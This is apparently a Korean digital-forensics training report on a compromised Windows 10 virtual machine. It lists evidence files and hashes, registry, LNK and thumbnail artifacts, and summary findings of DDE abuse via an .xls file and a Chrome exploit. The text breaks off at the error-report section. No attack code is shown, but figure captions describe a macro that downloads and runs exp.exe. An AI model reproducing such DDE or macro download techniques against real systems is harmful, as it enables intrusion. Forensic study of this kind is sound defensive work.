

분석 보고서

무료 도구를 이용한 Windows 10 x64 분석 보고서

Windows 10 x64 analysis report
using free wares

2021년 02월 17일 ~ 2021년 02월 19일

Best of Best 9기
디지털포렌식 트랙
김 태 룡

목차

제 1 장 개요	1
1.1 보고서 개요	1
1.2 보고서 요약	1
제 2 장 분석 환경	2
2.1 분석 환경	2
2.2 분석 대상	2
2.3 분석 도구	3
제 3 장 PC 환경 수집	4
3.1 분석 대상 파일 Hash 검증	4
3.2 파티션 정보 확인	5
3.3 시스템 정보 확인	6
3.4 계정 정보 확인	7
제 4 장 PC 사용기록 분석	8
4.1 사용자 설치 프로그램	8
4.2 인터넷 히스토리 확인	8
4.3 셸백 확인	9
4.4 링크파일 및 점프리스트 확인	10
4.5 썸네일 캐시 확인	12
4.6 윈도우 에러 리포트 확인	13
4.7 ActivitiesCache 확인	14
4.8 이벤트로그 확인	15
4.9 UserAssist 확인	17
4.10 프리패치 확인	17
4.11 기타	19
제 5 장 채증자료 분석	21
5.1 docx	21
5.2 xls	23
5.3 exe	24
5.4 10.10.10.20 웹 페이지	25

제 6 장 결론	27
6.1 결론	27
6.1.1) 분석 결과	27
6.1.2) 권장 사항	28
6.2 주요 타임라인	29
6.3 전체 타임라인	30

표 목 차

[표 2-1] 분석 환경	2
[표 2-2] 분석 대상 파일 정보	2
[표 2-3] 분석 대상 환경	2
[표 2-4] 분석 대상 채증자료	2
[표 2-5] 분석 도구	3
[표 3-1] 원본 파일과의 Hash값 대조 표	4
[표 3-2] 분석 대상 PC의 파티션 정보	5
[표 3-3] 분석 대상 PC의 시스템 정보	6
[표 3-4] 분석 대상 PC의 계정 정보	7
[표 4-1] 설치된 응용 프로그램	8
[표 4-2] LNK 파일 목록	10
[표 4-3] 점프리스트 주요 기록 (LNK와 겹치는 항목 제외)	11
[표 4-4] 에러 리포트 목록	13
[표 4-5] ActivitiesCache 주요 내용	14
[표 4-6] 이벤트 로그 주요 내용	16
[표 4-7] 프로그램의 마지막 실행시간 및 실행 횟수	17
[표 4-8] 추가 확보된 프로그램 실행 정보	18
[표 4-9] 채증 파일 목록	19
[표 5-1] docx 채증 파일 목록	21
[표 5-2] 두 파일이 동일한 해시를 갖는 모습	21
[표 5-3] docx 채증 파일 정보	21
[표 5-4] xls 채증 파일 목록	23
[표 5-5] exe 채증 파일 목록	24
[표 5-6] 두 파일이 동일한 해시를 갖는 모습	25
[표 5-7] 웹 페이지 채증 파일 목록	25
[표 6-1] 전체 타임라인	30

그림 목 차

[그림 1-1] 주요 타임라인	1
[그림 3-1] 분석 대상 파일 Hash를 확인 한 모습	4
[그림 3-2] 파티션 정보를 확인 한 모습	5
[그림 3-3] SYSTEM 레지스트리에서 타임존을 확인 한 모습	6
[그림 3-4] SOFTWARE 레지스트리에서 시스템 정보를 확인 한 모습	6
[그림 3-5] SAM 레지스트리에서 계정 정보를 확인 한 모습	7
[그림 3-6] PC 사용기록 타임라인	7
[그림 4-1] SOFTWARE 레지스트리에서 설치 프로그램을 확인하는 모습	8
[그림 4-2] Chrome 히스토리를 확인하는 모습	9
[그림 4-3] 인터넷 사용기록 타임라인	9
[그림 4-4] Desktop에 대한 Shell Bag만 남아있는 모습	10
[그림 4-5] LNK 파일을 확인하는 모습	11
[그림 4-6] LNK 파일을 기반으로 재구성된 연도별 구성항목 및 사용기록	11
[그림 4-7] 썸네일 캐시를 획득하는 모습	12
[그림 4-8] 한컴 오피스 2014 아이콘을 확인한 모습	12
[그림 4-9] 에러 리포트를 확인한 모습	13
[그림 4-10] ActivitiesCache 속 사용자 활동 내역을 확인하는 모습	15
[그림 4-11] 이벤트로그에서 Powershell 실행 명령어를 확보한 모습	16
[그림 4-12] UserAssist를 통해 마지막 실행 시간을 확인하는 모습	17
[그림 4-13] 프리패치 내용을 확인하는 모습	18
[그림 4-14] 주요 프리패치 동작	18
[그림 4-15] 주요 PC 사용기록 타임라인	20
[그림 5-1] docx 문서 정보를 획득한 모습	21
[그림 5-2] docx 문서의 내부 문건	22
[그림 5-3] VBA 디렉터리가 존재하는 모습	23
[그림 5-4] powershell.exe를 실행하는 스크립트를 발견한 모습	23
[그림 5-5] exp.exe를 다운로드받고 실행시키는 VBA스크립트가 작성된 모습 ..	24
[그림 5-6] Virustotal 검사 결과	24
[그림 5-7] Hash값 검색 결과	25
[그림 5-8] index.html 소스코드	26
[그림 5-9] 10.10.10.20 홈페이지 동작 구조	26
[그림 6-1] 매크로 실행 설정 변경	28
[그림 6-2] 주요 타임라인	29


제 1 장 개요

1.1 보고서 개요

사용자 P로부터 이상행동이 의심되는 PC에 대한 분석 의뢰를 받아 PC 사본 이미지를 복사한 후 분석을 진행하였습니다.

1.2 보고서 요약

- 2021년 02월 16일 12시 57분 17초경 DDE 기능 악용 사례가 발견 되었으며, 강의시간표.xls 파일로부터 수행되었습니다.
- 2021년 02월 16일 21시 25분 12초경 Google Chrome 취약버전 사용으로 인한 Exploit 공격이 탐지되었습니다.



[그림 1-1] 주요 타임라인

제 2 장 분석 환경

2.1 분석 환경

항목	값	항목	값
OS	Microsoft Windows 10	시스템 종류	64비트 운영 체제
프로세서	Intel(R) Core(TM) i7-1065G7	RAM	16 GB

[표 2-1] 분석 환경

2.2 분석 대상

파일 명	크기	시간(UTC+9)	MD5 해시
Windows_10_x64 (10.10.10.30).egg	10.3GB	2021-02-16 23:16:34	7848FA00755CB1B3F421F30F844912CE

[표 2-2] 분석 대상 파일 정보

항목	값	항목	값
OS	Microsoft Windows 10	시스템 종류	64비트 운영 체제
프로세서	가상환경	RAM	4 GB

[표 2-3] 분석 대상 환경

파일 명	크기	MD5 해시
BoB_9기_DFIR_강의시간표(박문범_멘토)[1].xls	33.0KB	1AFB7F89D02F4B8934550F24D29D85CD
박문범차세대-보안리더-양성-프로그램-BoB9기-교육-커리큘럼-계획안(DFIR).docx	51.5KB	561AC99430072038037235B8CA485349
chrome_992914.js	6.06KB	5E1E9B4F0AE4EE7397C1C21B36FF4E41
D15B3B6E.docx	51.5KB	561AC99430072038037235B8CA485349
exp.exe	2.66MB	4BEB112371B140401E8602529735EA5D
favicon.ico.htm	1.43KB	F4BE019E1795241E37665A40719AC869
index.html	181Byte	9C4EBE1BB8F7929DDA3FFA3805910B56
shellcode.js	857Byte	32D01E9754EDA841ACC6BAAE94B3D023

[표 2-4] 분석 대상 채증자료

2.3 분석 도구

도구	버전	용도
Arsnal Image Mounter	3.3.138	가상 이미지 마운트 도구
Autopsy	4.17.0	통합 포렌식 도구
ChromeCacheView	2.25	크롬 캐시 분석 도구
FTK Imager	3.4.2.6	이미징 도구
FullEventLogView	1.60	이벤트로그 분석 도구
HashTab	6.0.0	파일 SHA1 해시 검증
HxD	2.4.0.0(x86-64)	파일 Hex 확인 및 편집
JumpListView	1.16	점프리스트 분석 도구
NTFS Log Tracker	1.6	NTFS 파일시스템 로그 분석 도구
RecentFileView	1.33	최근 실행 파일 분석 도구
RECcmd	1.6.0.0	레지스트리 분석 도구
Shadow Copy View	1.15	볼륨 쉐도우 복사본 분석 도구
SQLiteSpy	1.9.13 Win32	SQLite 질의 도구
Thumbcache Viewer	1.0.3.6	Thumb Cache 분석 도구
VMware Workstation Pro	16.1.0	가상환경 구성 프로그램
WinPrefetchView	1.36	윈도우 프리패치 파일 확인
WinSearchDBAnalyzer	1.0.0.6	Windows edb 파일 분석 도구

[표 2-5] 분석 도구


제 3 장 PC 환경 수집

3.1 분석 대상 파일 Hash 검증

- 분석 진행에 앞서, 분석 대상의 Hash값을 대조하여 원본과 동일함을 확인하였습니다.

대상	파일 명	크기	MD5 해시
원본 파일	Windows_10_x64 (10.10.10.30).egg	10.3GB	7848FA00755CB1B3F421F30F844912CE
분석 대상	Windows_10_x64 (10.10.10.30).egg	10.3GB	7848FA00755CB1B3F421F30F844912CE

[표 3-1] 원본 파일과의 Hash값 대조 표



[그림 3-1] 분석 대상 파일 Hash를 확인 한 모습

- Hash 값 대조 이후 압축을 풀어 Windows 10 x64.vmx 파일에서 지시하는 실행 VM 파일 Windows 10 x64-000001.vmdk을 FTK Imager를 통해 이미징 하여 해당 사본 이미지로 정적 분석을 진행하였습니다.

✓ Hash 값이 동일함을 확인하였습니다

3.2 파티션 정보 확인

- 숨겨진 파티션 및 손상된 파티션 존재 여부를 확인하였습니다.

ID	파티션	파일시스템	크기	비고
1	vol1	-	2,048 섹터	비할당 영역 (Unallocated)
4	vol4	NTFS	1,083,392 섹터	시스템 영역 (Basic data partition)
5	vol5	FAT32	202,752 섹터	시스템 영역 (EFI system partition)
6	vol6	-	32,768 섹터	예약된 영역 (Microsoft reserved partition)
7	vol7	NTFS	40,620,032 섹터	할당된 영역 (Basic data partition)
8	vol8	-	2,048 섹터	비할당 영역 (Unallocated)

[표 3-2] 분석 대상 PC의 파티션 정보

Name	ID	Starting Sector	Length in Sectors	Description	Flags
vol1 (Unallocated: 0-2047)	1	0	2048	Unallocated	Unallocated
vol4 (Basic data partition: 2048-1085439)	4	2048	1083392	Basic data partition	Allocated
vol5 (EFI system partition: 1085440-1288191)	5	1085440	202752	EFI system partition	Allocated
vol6 (Microsoft reserved partition: 1288192-1320959)	6	1288192	32768	Microsoft reserved partition	Allocated
vol7 (Basic data partition: 1320960-41940991)	7	1320960	40620032	Basic data partition	Allocated
vol8 (Unallocated: 41940992-41943039)	8	41940992	2048	Unallocated	Unallocated

Autopsy

[그림 3-2] 파티션 정보를 확인 한 모습

✓ 파티션 조작이 없음을 확인하였습니다

3.3 시스템 정보 확인

항목	값	항목	값
OS	Windows 10 Pro x64	설치일(UTC+9)	2020-02-22 20:09:01
버전	6.3 (Professional)	종료일 ¹⁾ (UTC+9)	2021-02-16 22:00:28
컴퓨터 이름 ²⁾	DESKTOP-0HK0G6O	타임 존	Korea Standard Time
소유자	Daniel	네트워크 주소 ³⁾	10.10.10.30

[표 3-3] 분석 대상 PC의 시스템 정보

[illegible]

[그림 3-3] SYSTEM 레지스트리에서 타임존을 확인 한 모습

Key name	Value Name	Value Type	Data	Value Slack	Is Deleted	Data Record	Reallocated
C:\Windows\WinSxS\CurrentVersion\	EditionSubString	RegSz			<input type="checkbox"/>		<input type="checkbox"/>
	EditionSubVersion	RegSz			<input type="checkbox"/>		<input type="checkbox"/>
	InstallationType	RegSz	Client	00-00-00-00-00-00	<input type="checkbox"/>		<input type="checkbox"/>
	InstallDate	RegDword	1582369741		<input type="checkbox"/>		<input type="checkbox"/>
	ProductName	RegSz	Windows 10 Pro	72-00-70-00-72-00-69-...	<input type="checkbox"/>		<input type="checkbox"/>
	ReleaseId	RegSz	1909	00-00	<input type="checkbox"/>		<input type="checkbox"/>
	SoftwareType	RegSz	System	00-00-00-00-00-00	<input type="checkbox"/>		<input type="checkbox"/>
	UBR	RegDword	592		<input type="checkbox"/>		<input type="checkbox"/>
	PathName	RegSz	C:\Windows	00-00-00-00-00-00	<input type="checkbox"/>		<input type="checkbox"/>
	ProductId	RegSz	00330-80000-00000-A...	4FDE-D4-01	<input type="checkbox"/>		<input type="checkbox"/>
	DigitalProductId	RegBinary	A4-00-00-00-03-00-00...		<input type="checkbox"/>		<input type="checkbox"/>
	DigitalProductId4	RegBinary	F8-04-00-00-04-00-00...	34-7E-7E-30	<input type="checkbox"/>		<input type="checkbox"/>
	RegisteredOwner	RegSz	Daniel	63-00-63-00-63-00-2E...	<input type="checkbox"/>		<input type="checkbox"/>
	RegisteredOrganization	RegSz			<input type="checkbox"/>		<input type="checkbox"/>
	InstallTime	RegQword	132268433415136797	E0-07-07-00	<input type="checkbox"/>		<input type="checkbox"/>

[그림 3-4] SOFTWARE 레지스트리에서 시스템 정보를 확인 한 모습

✓ 시스템 기본 정보를 확보하였습니다

- 1) 마지막 시스템 종료 시각 : SYSTEM\ControlSet001\Control\Windows
- 2) 컴퓨터 이름 : SYSTEM\ControlSet001\Control\ComputerName\ComputerName
- 3) 네트워크 정보 : SYSTEM\ControlSet001\services\Tcpip\Parameters\Interfaces

3.4 계정 정보 확인


ID	이름	그룹	생성일(UTC+9)	최근 접속(UTC+9)
500	Administrator	Administrators	2020-02-22 20:08:46	2021-02-16 21:40:33
501	Guest	Guests	2020-02-22 20:08:46	-
503	DefaultAccount	System Managed Accounts Group	2020-02-22 20:08:46	-
504	WDAGUtilityAccount	-	2020-02-22 20:08:46	-
1001	dddd	-	2020-02-22 20:08:45	2020-02-22 20:09:01
1002	dddd	-	2020-02-22 20:03:28	-
1003	Daniel	-	2020-02-22 20:11:11	2020-02-22 20:26:37

[표 3-4] 분석 대상 PC의 계정 정보

[illegible]

[그림 3-5] SAM 레지스트리에서 계정 정보를 확인 한 모습

✓ 최근 사용된 계정 정보를 확인하였습니다



[그림 3-6] PC 사용기록 타임라인

제 4 장 PC 사용기록 분석

4.1 사용자 설치 프로그램

- ProgramFiles 디렉터리 및 SOFTWARE 레지스트리에서 프로그램 설치 흔적을 분석하였습니다.

프로그램	버전4)	프로그램	버전
Microsoft Office	Professional Plus 2016	Google Chrome	88.0.4324.150 2021-02-16 설치
한컴오피스 2014	9.0.9.0 2021-02-15 설치	Internet Explorer	9.11.18362.0

[표 4-1] 설치된 응용 프로그램

Key name	Value Name	Value Type	Data	Value Slack	Is Deleted	Data Record Reallocated
Software\Microsoft\Windows\CurrentVersion\Installer\UserData\{90160000-001A-0410-0000-000000000000}\Products	Publisher	RegSz	Microsoft Corporation		<input type="checkbox"/>	<input type="checkbox"/>
	CacheLocation	RegSz	C:\MSOCache\All Users		<input type="checkbox"/>	<input type="checkbox"/>
	DisplayIcon	RegSz	C:\Program Files\Common Files\Microsoft Sh...	6F-00	<input type="checkbox"/>	<input type="checkbox"/>
	DisplayName	RegSz	Microsoft Office Professional Plus 2016	00-00-00...	<input type="checkbox"/>	<input type="checkbox"/>
	DisplayVersion	RegSz	16.0.4266.1001	42-34-42...	<input type="checkbox"/>	<input type="checkbox"/>
	InstallLocation	RegSz	C:\Program Files\Microsoft Office		<input type="checkbox"/>	<input type="checkbox"/>
	ModifyPath	RegSz	~C:\Program Files\Common Files\Microsoft S...	20-00-28...	<input type="checkbox"/>	<input type="checkbox"/>
	NoElevateOnModify	RegDword	0		<input type="checkbox"/>	<input type="checkbox"/>
	NoModify	RegDword	0		<input type="checkbox"/>	<input type="checkbox"/>
	NoRemove	RegDword	0		<input type="checkbox"/>	<input type="checkbox"/>
	NoRepair	RegDword	1		<input type="checkbox"/>	<input type="checkbox"/>


[그림 4-1] SOFTWARE 레지스트리에서 설치 프로그램을 확인하는 모습

✓ 안티포렌식 도구가 설치되어있지 않음을 확인하였습니다


4.2 인터넷 히스토리 확인

- GoogleChrome 및 InternetExplorer의 설치 여부를 확인하였기에 각 브라우저 사용 기록을 확인하였습니다.

4) 버전 확인 : SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\{유저 ID}\Products



[그림 4-2] Chrome 히스토리를 확인하는 모습




[그림 4-3] 인터넷 사용기록 타임라인

- 일반적이지 못한 웹 주소인 `http://10.10.10.20` 의 구성파일을 모두 채증하였습니다.

√ 문서파일이 다운로드 되었음을 확인하였습니다

4.3 셸백 확인

- 사용자가 접근했던 디렉터리 및 파일에 대한 정보를 얻기 위하여 셸백을 뒤져 보았으나, 특이사항을 찾을 수 없었습니다.
- Desktop에는 Edge와 Chrome 브라우저의 바로가기 파일이 존재함을 확인하였습니다.



[그림 4-4] Desktop에 대한 Shell Bag만 남아있는 모습

4.4 링크파일 및 점프리스트 확인

- 사용자가 실행하였거나 등록한 파일에 대한 흔적을 확인하였습니다.

경로	생성시간(UTC+9)
AppData\Roaming\Microsoft\Windows\Recent\인터넷.Ink	2020-02-22 20:26:59
Desktop\Microsoft Edge.Ink	2020-02-22 20:27:24
AppData\Roaming\Microsoft\Windows\Recent\사용자 계정 제거.Ink	2020-02-22 20:29:18
AppData\Roaming\Microsoft\Windows\Recent\네트워크 및 인터넷.Ink	2020-02-22 20:48:19
AppData\Roaming\Microsoft\Windows\Recent\프로그램 제거.Ink	2020-02-22 20:49:06
AppData\Roaming\Microsoft\Windows\Recent\HWP2010.Ink	2020-10-05 19:16:03
AppData\Roaming\Microsoft\Windows\Recent\Serial_No.Ink	2020-10-05 19:16:03
AppData\Roaming\Microsoft\Windows\Recent\새 텍스트 문서.Ink	2020-10-05 19:20:53
AppData\Roaming\Microsoft\Windows\Recent\Exploit.Ink	2020-10-05 19:22:15
AppData\Roaming\Microsoft\Windows\Recent\시스템.Ink	2021-02-15 19:09:00
AppData\Roaming\Microsoft\Windows\Recent\한글2014 Serial.Ink	2021-02-15 19:14:27
AppData\Roaming\Microsoft\Windows\Recent\한글2014.Ink	2021-02-15 19:14:27
AppData\Roaming\Microsoft\Windows\Recent\MMS-Office_Professional_Plus_2016_64bit_Korean.Ink	2021-02-15 19:19:21
AppData\Roaming\Microsoft\Windows\Recent\SW_DVD5_Office_Professional_Plus_2016_64Bit_Korean_MLF_X20-42445.Ink	2021-02-15 19:19:21
AppData\Roaming\Microsoft\Windows\Recent\windowsdefender--.Ink	2021-02-16 12:48:27
AppData\Roaming\Microsoft\Windows\Recent\다운로드.Ink	2021-02-16 12:56:49
AppData\Roaming\Microsoft\Windows\Recent\박문범차세대-보안리더-양성-프로그램-BoB9기-교육-커리큘럼-계획안(DFIR).Ink	2021-02-16 12:56:49
AppData\Roaming\Microsoft\Windows\Recent\프로그램 및 기능.Ink	2021-02-16 19:31:13
AppData\Roaming\Microsoft\Windows\Recent\프로그램.Ink	2021-02-16 19:31:13
AppData\Roaming\Microsoft\Windows\Recent\Google Profile.Ink	2021-02-16 19:34:57


[표 4-2] LNK 파일 목록

경로	기록시간(UTC+9)
C:\Program Files\Microsoft Office\Office16\EXCEL.EXE	2021-02-16 12:57:22
AppData\Local\Google\Chrome\User Data\Default\Google Profile.ico	2021-02-16 19:34:57
C:\Windows\System32	2021-02-16 21:13:58

[표 4-3] 점프리스트 주요 기록 (LNK와 겹치는 항목 제외)



[그림 4-5] LNK 파일을 확인하는 모습




[그림 4-6] LNK 파일을 기반으로 재구성된 연도별 구성항목 및 사용기록

√ 최근 Word 문서를 열람한 흔적을 확인하였습니다


4.5 썸네일 캐시 확인

- 추가적인 문서 정보 등을 확인하기 위하여 썸네일 캐시를 추출하여 확인하였으나, 한컴 오피스 2014, MS-Office 관련 아이콘 및 시스템 아이콘을 제외한 다른 썸네일을 발견할 수 없었습니다.



Name	S	C	Created Time	Modified Time	Change Time	Access Time
iconcache_sr.db			2020-02-22 20:28:53 KST	2020-02-22 20:28:53 KST	2020-02-22 20:28:53 KST	2020-02-22 20:28:53 K
iconcache_wide.db			2020-02-22 20:28:53 KST	2020-02-22 20:28:53 KST	2020-02-22 20:28:53 KST	2020-02-22 20:28:53 K
iconcache_wide_alternate.db			2020-02-22 20:28:53 KST	2020-02-22 20:28:53 KST	2020-02-22 20:28:53 KST	2020-02-22 20:28:53 K
thumbcache_1280.db			2020-02-22 20:28:52 KST	2020-02-22 20:28:52 KST	2020-02-22 20:28:52 KST	2020-02-22 20:28:52 K
thumbcache_16.db			2020-02-22 20:28:52 KST	2020-02-22 20:28:52 KST	2020-02-22 20:28:52 KST	2021-02-16 22:00:25 K
thumbcache_1920.db			2020-02-22 20:28:52 KST	2020-02-22 20:28:52 KST	2020-02-22 20:28:52 KST	2020-02-22 20:28:52 K
thumbcache_256.db			2020-02-22 20:28:52 KST	2020-02-22 20:28:52 KST	2020-02-22 20:28:52 KST	2021-02-16 22:00:25 K
thumbcache_2560.db			2020-02-22 20:28:52 KST	2020-02-22 20:28:52 KST	2020-02-22 20:28:52 KST	2021-02-16 22:00:25 K

[그림 4-7] 썸네일 캐시를 획득하는 모습



#	Filename	Cache Entry Off...	Cache Entry ...	Data Offs ^
183	7f5fa243e308d123.b...	2268808 B	36 KB	2268898
184	beecefc945ffa6a4.bmp	2305912 B	36 KB	2306002
185	f9a4bfc2efaf58b.bmp	2343016 B	36 KB	2343102
186	b81e422a0483788b....	2380120 B	36 KB	2380210
187	25f81e342571b735....	2417224 B	36 KB	2417314
188	ca12ca629b3efa00.b...	2454328 B	36 KB	2454418
189	b2d81e641ca223f4.b...	2491432 B	36 KB	2491522
190	63fdca8ec33f4543.b...	2528536 B	36 KB	2528626
191	ee899c174df0b76b.b...	2565640 B	36 KB	2565730
192	c319f7ee8e856c9f.b...	2602744 B	36 KB	2602834
193	f893e7c124bf990e.b...	2639848 B	36 KB	2639938

[그림 4-8] 한컴 오피스 2014 아이콘을 확인한 모습

4.6 윈도우 에러 리포트 확인

- 취약점을 이용한 공격이 발생하였을 수도 있으므로, 윈도우 에러 리포트를 확인하였습니다.

항목	발생시간(UTC+9)	특이사항
